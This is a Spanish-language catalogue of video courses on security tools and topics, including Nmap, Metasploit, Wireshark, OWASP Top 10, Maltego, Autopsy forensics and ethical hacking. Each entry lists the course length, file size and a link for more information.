
Curso de Nmap

Duración total del video: 6 horas.

Tamaño total del video: 1.2 GB

Más información:

https://www.reydes.com/d/?q=Curso_de_Nmap




Curso de Metasploit Framework

Duración total del video: 6 horas

Tamaño total del video: 1.2 GB

Más información:

https://www.reydes.com/d/?q=Curso_de_Metasploit_Framework






Curso de Wireshark

Duración total del video: 6 horas

Tamaño total del video: 1.3 GB

Más información:

https://www.reydes.com/d/?q=Curso_Wireshark




Curso de OWASP TOP 10 2017

Duración total del video: 6 horas

Tamaño total del video: 1.2 GB

Más información:

https://www.reydes.com/d/?q=Curso_OWASP_TOP_10




Curso de Maltego

Duración total del video: 6 horas

Tamaño total del video: 1.2 GB

Más información:

https://www.reydes.com/d/?q=Curso_Maltego






Curso Forense con Autopsy

Duración total del video: 6 horas

Tamaño total del video: 1.1 GB

Más información:

https://www.reydes.com/d/?q=Curso_Forense_de_Autopsy




Curso Fundamentos de Hacking Ético

Duración total del video: 6 horas

Tamaño total del video: 1.1 GB

https://www.reydes.com/d/?q=Curso_Fundamentos_de_Hacking_Etico




Curso Fundamentos de Hacking Web

Duración total del video: 6 horas

Tamaño total del video: 1.0 GB

https://www.reydes.com/d/?q=Curso_Fundamentos_de_Hacking_Web



Curso Fundamentos de Forense Digital

Duración total del video: 6 horas

Tamaño total del video: 1.1 GB

https://www.reydes.com/d/?q=Curso_Fundamentos_de_Forense_Digital

